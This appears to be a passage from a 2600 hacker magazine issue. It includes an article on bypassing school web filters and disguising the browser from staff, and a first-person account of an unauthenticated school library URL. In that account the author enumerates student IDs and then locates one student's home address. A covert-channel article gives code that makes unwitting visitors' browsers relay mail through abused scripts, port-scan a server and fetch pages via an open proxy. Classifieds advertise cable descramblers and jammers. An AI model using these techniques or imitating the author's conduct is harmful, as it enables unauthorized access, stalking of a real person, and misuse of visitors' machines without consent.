FP will now send and receive all traffic over your dynamic tunnel; however by default FP does DNS lookups locally which can give away what you are browsing (very un-ninja-like). To configure FP to send DNS lookups over a dynamic tunnel: In the address bar type `about:config` and hit enter; in the entry box next to the word `Filter` enter `network.proxy.socks_remote_dns`, right click the result and select the `Toggle` option.

Cloaking FP to look like IE

Well now you've got a copy of FP using a dynamic tunnel to browse the web, but FP isn't very stealthy and any passing teacher/administrator will be all over you when they see it. As a ninja stealth is very important, so your next priority is to configure Firefox Portable so that it looks like Internet Explorer.

You will need the following in order to effectively cloak your copy of FP:

-Neofox IE 6: https://addons.mozilla.org/firefox/4327/. A theme that makes FF look like IE 6.0

-Firesomething: https://addons.mozilla.org/firefox/31/. An extension that allows you to change the title of the web browser. *Note:* you will have to modify the .xpi slightly to make it install with FP 2.0. The steps on how to do this are in the first comment of the page.

-Internet Explorer XP Icons: http://www.haneng.gabrielsan.com/cgi-bin/download.pl/package/ieiconsxp.xpi. An extension that replaces the Firefox icons with the ones used by IE

Configure Firesomething to change the browser title from "Mozilla Firefox" to "Microsoft Internet Explorer." FP should now at least resemble IE at a passing glance and with some tool bar and appearance tweaking on your part, no teacher/administrator will spare it a second glance.

With your new skills in Network Ninjitsu, no web filter/firewall will stand a chance.

Hacking a Major Technical School's Website

by valnour

This article outlines a very simple hack on a very prominent technical school's online library. It may sound like getting into a school's library isn't that big a deal, but this particular school (and I'm sure many others like it) requests that you input contact information when logging in to the system for the first time. This allows a potential attacker to gain some sensitive data on a student such as: location of the school they attend, full name, phone number (home and work), email addresses, and it also allows you to change passwords without knowing the old one.

Procedure

When logging into this school's student library, you are prompted for your username and password. After providing this you are logged into the system. However, if you log into the school's student portal (which shows school news and provides a link to the library and such) with your username and password, then follow the link to the school's library, a completely different procedure is followed. Instead of logging in with any sort of authentication or checking session IDs or even cookies, it just takes you to a URL structured like this:

http://library.majorschool.edu/portal.asp?pi=student#&role=student


Replace "student#" with, well, your student number and you have instant access. No password checks or anything.

After I discovered this, I just start plugging in different numbers. I tried about ten in all and only found one other student. Now I'm sure if I would have poked around some more I could have found several others, but I didn't want to raise any suspicion. As far as the other student I found, I was able to get their email addresses, two phone numbers, and full name. I was able to locate her on myspace with this information and was able to gather her home address after poking around on Google with all the other information I found. Now keep in mind that this school has upwards of 70 campuses in the United States. This particular person was on the west coast. I live closer to the east.

Conclusion

This prominent technical school, which even offers a class entitled "Security Applications of Common IT Platforms," obviously created a weak point in their online resources. This problem was very simple, but still was able to give enough information for an attacker to gain plenty of ground in very little time. All that was needed was an eight digit, nonrandom number that could easily have been social engineered. I hope I have given enough information to make this useful, especially to students at this school. But I also hope I have been vague enough so as to put no one's personal data at risk.

Covert Communication Channels



by OSIN

This article is a demonstration on how various types of communication channels can be rendered in unusual ways. I should point out that the purpose of writing this article is not to introduce worms, trojans, or yet another virus, but to get you to view tools and techniques in a new manner, especially in ways they were never meant to be used. That being said, I will first spell out how the actual mechanism of sending a message over the Internet works. Then I will delve into the details and scripts required to actually perform the task. But, you should realize that this type of communication is not for time-sensitive information. In some ways these techniques are something like a "Poor Man's Tor." For purposes of this article I will assume the reader has some working knowledge of HTML coding with IFrames, Javascript, and Java-to-Javascript communication. Additionally, the full source code for the applet and main HTML/Javascript page will be available at http://uk.geocities.com/osin1941/app/app.html.

The way this communication scenario goes is this. Two people in diverse locations need to send messages to each other. For simplicity sake, this scenario takes into account one person, Shemp, leaving a text message somewhere out on the Internet. The other person, Curly, will create a website that will retrieve the message from Shemp's website. For this discussion both websites will be in the same domain, say for example NyukNyukNyuk. You'll understand later why having that setup makes the communication much easier. Now, you may be asking yourself, why doesn't Curly merely visit Shemp's website? It could be that both parties do not want to expose their browsing habits to their ISP or to the NSA. And even if they were using an anonymizing system such as Tor, they might get blocked by certain countries' tyrannical filtering schemes, such as the Great Firewall of China. So Curly's website is really the catalyst which kicks off everything and this whole scenario hinges on Curly's ability to attract an innocent web viewer to view his website.

Curly will create a web page which will consist of two frames, a top and bottom frame. The top frame will show some innocuous information that the innocent web visitor will see. This can be anything so I don't show any html code for top.html. The bottom frame is where the action will take place. The html code for the page that creates the frames looks like this:

index.html

```
<frameset rows=100%,0%>
<frame name="top" src="top.html" NORESIZE>
<frame name="bottom" src="bottom.html" NORESIZE>
</frameset>
```

It should be obvious by now that the innocent web viewer in most cases will not even realize there is a bottom frame, but it is there even though we assigned 100 percent of the browser window to the top. It is in that bottom frame where all the action takes place.

Operation Moe

About ten years ago it was popular for website designers to create little cgi and perl test scripts to test sending emails to an email account. There used to be many of those scripts out on the Internet but over time most disappeared. But not all of them were deleted. Some have been out there for years and they aren't being monitored. I personally know of at least three sites that still allow you to pass text messages in the URL of the http GET call. I was able to find them by using Google's advanced search settings. I won't give the exact search criteria I used because I don't want to start a spam attack, but it shouldn't be that hard for you to figure out. Sending email this way is not really hard. You just redirect the bottom frame to the script's loca-

tion, which is usually an acknowledgment page. Here's the bit of Javascript code that is loaded by a call in the body html tag when bottom.html is loaded, i.e., `<body onload="dothis();">`

```
function dothis(){

//change the line below to whatever email script you are using.
var
Url="http://www.somedomain.com/mail.cgi?name=Shemp&sender=shemp@NyukNyukNyuk.com&
➥recip=curly@NyukNyukNyuk.com&subj=My Message&text=Shemps%32message%32to%32Curly";
        this.document.location.href=url;
}
```

But how does Shemp's message actually get to Curly? Well, in that case we're going to use the IFrame tag. Let's say that Shemp has created an account on NyukNyukNyuk under his name and has placed a flat text file with the message "How dare you look like someone I hate!" Curly also has a separate account on NyukNyukNyuk for himself, but his homepage is the framed page discussed above. He has "enticing" visual and textual information to lure someone to view it which kicks off the Javascript function. But first, Curly has to make come code changes. Here is the IFrame code in bottom.html:

```
<iframe
src="http://www.NyukNyukNyuk.com/shemp/message.txt"
name="test" onload="dothis(this);">
</iframe>
```

But Curly also has to make some code changes to the Javascript function dothis. Using a search engine, Curly finds some code that will basically pull out the text (technically it pulls out the html code) from the IFrame:

```
function dothis(iframe) {
        content="";
        if (iframe.contentDocument) {
 content=iframe.contentDocument.body.innerHTML;
        else if (iframe.contentWindow) {
 content=iframe.contentWindow.document.body.innerHTML;
        }else if (iframe.document) {
 content=iframe.document.body.innerHTML;
        }
        content=content.substring(5,content.length-6);
url="http://www.somedomain.com/mail.cgi?name=Shemp&sender=shemp@NyukNyukNyuk.
➥com&recip=curly@NyukNyukNyuk.com&subj=My
Message&text="+content;
        this.document.location.href=url;
}
```

One final note about this technique. As I said earlier it is easier if both websites come from the same domain. By default, most browsers prevent cross-site scripting across different domains. This is actually a good thing, but there's nothing preventing a user from allowing this in their browser. So in theory groups of people working together could set up a covert channel by changing the settings in their browsers to deliberately allow messages to be sent from separate domains. Also, expect the same message to be delivered multiple times.

Operation Larry

I know what you're thinking. Could the above technique work by sending 64-bit encoded images? In theory yes, but in practice most likely not. That's because a lot of programmers wisely limited the size of the submitted message in their scripts. But that's not going to deter Shemp and Curly. They've thought of another way to communicate: Java-to-Javascript communication.

This next technique has two requirements but, believe it or not, it's actually not impossible to find a website that fulfills them. In fact, I actually know of such a website, but I won't mention it since they have been very good to me. Anyway, the requirements are these:

a. The website allows users to have accounts (creating html pages and an email account).

b. There is an SMTP server and HTML webserver running on the same machine.

For those of you who are not Java programmers, an applet normally cannot open a network connection. But there is one special case in which an applet can: when it's communicating back to the server from whence it came. And in that case if there is a server listening on any port, it can normally make a connection to its server of origin and that port. For the purposes of this demonstration it is assumed the SMTP server relays messages to Curly's email account of the same domain.

Curly will be the one who will have to implement the Java-Javascript communications. Basically, Javascript communicates to Java by calling one of the Java methods of an applet:

```
this.document.applets[0].sendEmail(message);
```

In this case the method sendEmail is a Java method that performs the call to the SMTP server. On the other side, Java can communicate with Javascript methods, but we have to set up some special sections in the Java code that is not normally needed for an ordinary applet. The first is that we must import the class that allows an applet to call Javascript. That line is added to the Java code then recompiled:

```
import netscape.javascript.*;
```

In most cases, especially in Windows machines, the netscape.javascript classes reside in the plugin.jar file. When you compile your applet you may have to specify the -classpath option in order to compile the Java code. Anyway, to use the class we must create a new JSObject class:

```
JSObject win=JSObject.getWindow(this);
```

Then from our applet we can call any Javascript function in our page like so:

```
win.call("dothis",null);
```

This would call a Javascript function called dothis() with no variables passed to the function. As a side note, the null is actually a place holder. That place is usually reserved for a String array to pass variables into the Javascript function, but that functionality is beyond the scope of this article.

But we must also pass parameters to this applet in order for it to run correctly. Let's say Curly wants the option of either having Shemp's message sent to him via a script as we did in Operation Moe, or sending it by connecting to port 25 of our server of origin and sending the message manually so that the applet doesn't have to be recompiled. Here is an example of how applet parameters are defined for Curly's applet:

```
<applet code="app.class" width=1 height=1>
<param name="helo_line" value="helo NyukNyukNyuk.com">
<param name="server" value="10.0.9.1">
<param name="smtp_port" value="25">
<param name="from_email"
value="shemp@NyukNyukNyuk.com">
<param name="to_email" value="curly@NyukNyukNyuk.com">
<param name="subject" value="My Message to You">
<param name="email_mode" value="homeserver">
</applet>
```

Most of the parameters are self explanatory, but I should explain a few of them. The helo_line parameter is needed because some SMTP servers require a helo call before they will allow you to send email through them. You may have to play with that parameter in order to get the applet to work correctly with the server of origin. The "server" parameter is the server of origin's IP. And finally email_mode instructs the applet on which method it should use to send Shemp's message. The "homeserver" mode tells the applet to make a connection back to port 25 of the "server" IP and send it to the user defined in "to_email", in this case a valid email account for the domain of the servicing SMTP server. The other option of email_mode is "script". This instructs the applet to call a Javascript function and send the email via the technique introduced in Operation Moe. Recall that the message itself is retrieved by the IFrame in bottom.html and isn't defined as an applet parameter. It is already defined by the "content" variable.

Parameters for an applet are retrieved using the getParameter method for applets. So we would grab one of the parameters defined on the html page like this:

```
String email_mode=getParameter("email_mode");
```

Note that you must pass the getParameter method the same name in your Java code as you did in the html code. And here is the snippet of code in the Java applet that sends the

message:

```
public void sendEmail(String message) {

if (email_mode.equals("script")) {
//if email mode is by script, call the javascript func
sendContentOverWeb()
//this is the Javascript method that calls the cgi
email script
//note that 'message' is already available to the
Javascript function
System.out.println("Calling method
sendContentOverWeb...");
        win.call("sendContentOverWeb",null);

        } else {
//else send by opening a network connection back to
server we came
System.out.println("Calling server "+server);
String inline="";
String outline="";
        try {
        InetAddress addr =
InetAddress.getByName(server);
        Socket sock = new Socket(addr, smtp_port);

        BufferedReader in=new BufferedReader(new
InputStreamReader(sock.getInputStream()));
        BufferedWriter out=new BufferedWriter(new
OutputStreamWriter(sock.getOutputStream()));

        //read in server's welcome
         inline=in.readLine();
        //write out helo line
        out.write(helo_line+"\n");
        out.flush();
        //read in server response
        inline=in.readLine();
        out.write("mail from:"+from_email+"\n");
        out.flush();
        inline=in.readLine();
        out.write("rcpt to:"+to_email+"\n");
        out.flush();
        inline=in.readLine();
        out.write("data"+"\n");
        out.flush();
         //write out the message
        out.write(message+"\n");
        out.flush();
        out.write(".\n");
        out.flush();
        //read in server response
        inline=in.readLine();
        out.write("quit\n");
        out.flush();
        sock.close();
        }catch(Exception e) {System.out.println("SMTP
Error: "+e);}
}
}
```

As you can see, if the homeserver has an SMTP server running on it, there is the possibility that an applet could utilize its services, which is why it is generally not a good idea to run an SMTP server on the same machine as the webserver. But Curly has one more zany antic up his sleeve.

Getting back to the story, every now and then Curly forgets or makes a mistake and enters the wrong port number for the SMTP server in the applet's parameters. What he finds is that the applet throws an exception and fails to make a connection since that erroneous port is naturally closed. Then he begins to wonder, "Can the replication of failure actually give an indication of what ports are open on the server of origin?" So, he decides to add an applet parameter called "applet_mode" which will allow him to test his theory. If the applet is in "smtp" mode, it does its normal emailing procedures as discussed in Operations Moe and Larry. But if it is in "nmap" mode, the applet will try to open a series of ports and email what ports were found open to him. Since we already know that an applet can only communicate back to the server of origin and that parameter is already defined, Curly must create two more parameters called "start_port" and "end_port". And he must create another method in his Java code to perform this function:

```
public void doNmap() {
openports="The following ports are open on "+server+":
";
for (int i=start_port;i<=end_port;i++) {

try {

InetAddress addr = InetAddress.getByName(server);
Socket sock = new Socket(addr, proxy_port);

//if this port is open, an exception will not be
thrown and
//the following code will be executed
openports+=i+" ";
}catch(Exception ee){}
}//end for loop

sendEmail(openports);
}
```

Since Curly knows that a Java applet will even bypass a Tor connection and expose his real IP, having an innocent viewer running this code on their machine using the methods discussed previously is critical.

But let's say that in the process of running his applet in "nmap" mode Curly discovers that port 3128 is open on the server of origin! How convenient. For those of you who are unfamiliar with squid, it is a proxy server that listens by default on port 3128. So Curly decides to add a third mode to his applet: http. In this mode the applet makes a call to port 3128 and, assuming the proxy is an open proxy server, it retrieves whatever web page Curly desires and emails the html code of the request back to him. In fact, why not have a list of URLs to pass off to the applet? First Curly creates another applet parameter:

```
<param name="http_request_list" value="http://www.google.com|http://www.penttimes.
com|http://www.2600.com">
```

Note that each URL is separated by "|". Then he must update his java code. The doHttp() method of his Java applet is a nearly exact replica of the doSmtp() method, except the input and output lines are different:

```
        out.write("GET "+url+" HTTP/1.1\n");
out.write('\n');
out.flush();
while((str=in.readLine()) !=null){
url_code+=str;
}
```

Then all the doHttp method has to do is call the sendEmail method and pass the url_code value to be emailed to Curly by whatever email mode is defined in the applet parameters of bottom.html. So, to end the story, the applet has three modes: smtp, nmap, http, and now the punchline, Moe, Larry, the Cheese!

How to cripple the FBI

by comfreak
comfreak@gmail.com

Watching cable news in October I saw the story of Joseph Duncan, a man who confessed to the murder of two adults and a teenager in Idaho. For more info see Google News and have yourself a merry time searching. However, the crux of the story caught me when I heard the FBI had his laptop and could not crack the encryption without his password. The news reporter asked aimless questions such as "How hard is it to encrypt a laptop?" and "Why is the FBI having such a hard time cracking this laptop?" Of course, news commentators are clueless on how easy it is to encrypt a drive and subsequently leave even the federal government apparently helpless.

It got me wondering just what kind of encryption this might be that the FBI went public with the information. Surely they would not want to embarrass themselves unless they truly needed this guy to give up his password. I heard on the same TV program one of the officers garble something about "It's called Pretty Good Program." I assume he is speaking of PGP (Pretty Good Privacy at pgpi.org) so it just got me thinking more and asking some questions. Can it really be just that simple to encrypt files beyond the power of the federal government? If it really is so strong beyond the cracking power of the FBI, then clearly all security comes down to the quality of your password.

The commercial version of PGP features an option to encrypt an entire drive or create an encrypted virtual drive within your drive. That makes it very easy to keep an encrypted section and just send things that are of a "sensitive" nature to it. It could be the only thing between you and a jail cell depending on your specific issue with the law.

Whether the federal government can crack it or not doesn't matter if your password is something simple like "fluffy" or "12345". Perhaps something more obvious like your initials or your kids name(s). For further illustration of the absurdity of people's passwords I'll point to a family member of mine who shall remain nameless. They use the same password for everything from their email to their financial data to their Windows password. The punch line comes in the fact that the same password phrase is also used as their license plate number. I couldn't make that up if I tried.

The bottom line I found from this story is that you really need to take passwords seriously. Unfortunately most people don't like to write down/remember more than one or two simple passwords. Of course, if for "some" reason you find yourself in a situation where you wish you set better passwords, it will be too late. For example, let's say you find yourself on the wrong side of the law and some computer equipment is seized. Perhaps there is "information" on that equipment which could get you in more "trouble." You could end up compounding a simple problem. However, if you are using strong encryption and a string of tough passwords, you will be safe. If this laptop sent to the FBI is secure, your local crime lab will be even more helpless.

There are some excellent password generators I found just doing a simple search:
`www.winguides.com/security/password.php`
`www.randpass.com`

More advanced generators and downloadable programs:
`www.mark.vcn.com/password/`
`www.grc.com/passwords.htm`

HOPE FORUMS

Announcing a brand new way to communicate your thoughts and ideas about the HOPE conferences, 2600, and hacker issues!

Simply go to http://talk.hope.net and join the fun! We already have many lively discussions in progress and you can start your own if you feel the need. The forum focuses mainly on the past and future Hackers On Planet Earth conferences and the current battle to help save the Hotel Pennsylvania, site of HOPE.

Registration is simple, quick, and free! See what happens when we all put our heads together.

OFF THE HOOK

Technology from a Hacker Perspective

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
WBCQ 7415 Khz - shortwave to North America
and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite. Contact us if you can help spread "Off The Hook" to more listeners!

Marketplace

Happenings

CAROLINACON will begin Friday, April 20th and wrap up Saturday night, April 21st. This year's event will be held at the Holiday Inn in scenic Chapel Hill, North Carolina (1301 N. Fordham Blvd.). The conference is a great way to meet other like-minded technology enthusiasts and to knowledge-share with your peers. There is a lot of opportunity for both learning and socializing, in many ways. Carolinacon is like a whole semester of college, all in one weekend. For more details, visit www.carolinacon.org.

CHAOS COMMUNICATION CAMP 2007. This event will start August 8th and last until August 12th, 2007. That's right, ladies and gentlemen. We are going for five days this time! The Camp will take place at a brand new location at the Airport Museum in Finowfurt, directly at Finow airport. So if you like, you can directly fly to the Camp. You can get to the location easily with a car in less than 30 minutes starting in Berlin and we will make sure there is a shuttle connection to the next train station. The coordinates of the location are 52.8317, 13.6779. More details at ccc.de.

HITBSECCONF - MALAYSIA is the premier network security event for the region and the largest gathering of hackers in Asia. Our 2007 event is expected to attract over 700 attendees from around the world and will see 4 keynote speakers in addition to 40 deep knowledge technical researchers. The conference takes place September 3rd through September 6th in Kuala Lumpur. The Call For Papers is open until May 1st. More details at http://conference.hitb.org/hitbsecconf2007kl/.

ILLUMINATING THE BLACK ART OF SECURITY. Announcing SecTor - Security Education Conference Toronto - November 20-21, 2007. Bringing to Canada the world's brightest (and darkest) minds together to identify, discuss, dissect, and debate the latest digital threats facing corporations today. Unique to central Canada, SecTor provides an unmatched opportunity for IT professionals to collaborate with their peers and learn from their mentors. All speakers are true security professionals with depth of understanding on topics that matter. Check us out at www.sector.ca to see the impressive growing list of speakers and be sure to sign up for email updates. Attendees and Sponsors - don't miss out, both are limited!

For Sale

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

MAKE YOUR SOFTWARE OR WEBSITE USER FRIENDLY with Foxee, the friendly and interactive cartoon blue fox! Not everyone who will navigate your website or software application will be an expert hacker, and some users will need a little help! Foxee is a hand-animated Microsoft Agent character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. See why everyone at HOPE Number Six loved it. Turning off TVs really is fun. $20.00 each. www.TVBGone.com

JUST RELEASED! Feeling tired during those late night hacking sessions? Need a boost? If you answered yes, then you need to reenergize with the totally new *Hack Music Volume 1* CD. The CD is crammed with high energy hack music to get you back on track. Order today by sending your name, address, city, state, and zip along with $15 to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462. This CD was assembled solely for the readers of *2600* and is not available anywhere else!

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET SHELLS/HOSTING SINCE 1999 - JEAH's FreeBSD shell accounts continue to be the choice for unbeatable uptime and the largest virtual host list you'll find anywhere. JEAH lets you transfer/store files, IRC, and email with complete privacy and security. Fast, stable virtual web hosting and completely anonymous domain registration solutions also available with JEAH. As always, mention *2600* and your setup fees are waived! Join the JEAH.NET institution!

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $49.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

JINX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v3no2" and get 10% off of your order.

CABLE TV DESCRAMBLERS. New. Each $45 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Wanted

OPT DIVERT for 800 numbers desperately needed for privacy. I need a telephone number anywhere in the U.S. that will then give a dial tone from which one can dial a toll-free 800 number so that the toll-free number business recipient does not have the actual telephone number from which the call originates. AT&T used to work for this purpose but no longer does. Please email opt_divert@yahoo.com.

HELP! I want to set up a voice bridge chat line for hackers but need the software. Call me at (213) 595-8360 (Ben) or www.UndergroundClassifieds.com.

Services

HACKER TOOLS TREASURE BOX! You get over 630 links to key resources, plus our proven methods for rooting out the hard-to-find tools, instantly! Use these links and methods to build your own customized hacker (AHEM, network security) tool kit. http://wealthfunnel.com/securitybook

ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.

FREERETIREDSTUFF.COM - Donate or request free outdated tech products - in exchange for some good karma - by keeping usable unwanted tech items out of your neighborhood landfill. The FREE and easy text and photo classified ad website is designed to find local people in your area willing to pick up your unwanted tech products or anything else you have to donate. Thank you for helping us spread the word about your new global recycling resource by distributing this ad to free classified advertising sites and newsgroups globally. Www.FreeRetiredStuff.com FREE ADS are available for those trying to BUY or SELL tech products. Visit www.NoPayClassifieds.com.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: unauthorized access, theft of trade secrets, identity theft, and trademark and copyright infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over eleven years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of *Off The Hook* in broadcast quality (far better than previous online releases). Send check or money order to *2600*, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information, check out: http://www.infosecnews.org.

PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!

CHRISTIAN HACKERS' ASSOCIATION: Check out the web page http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

Personals

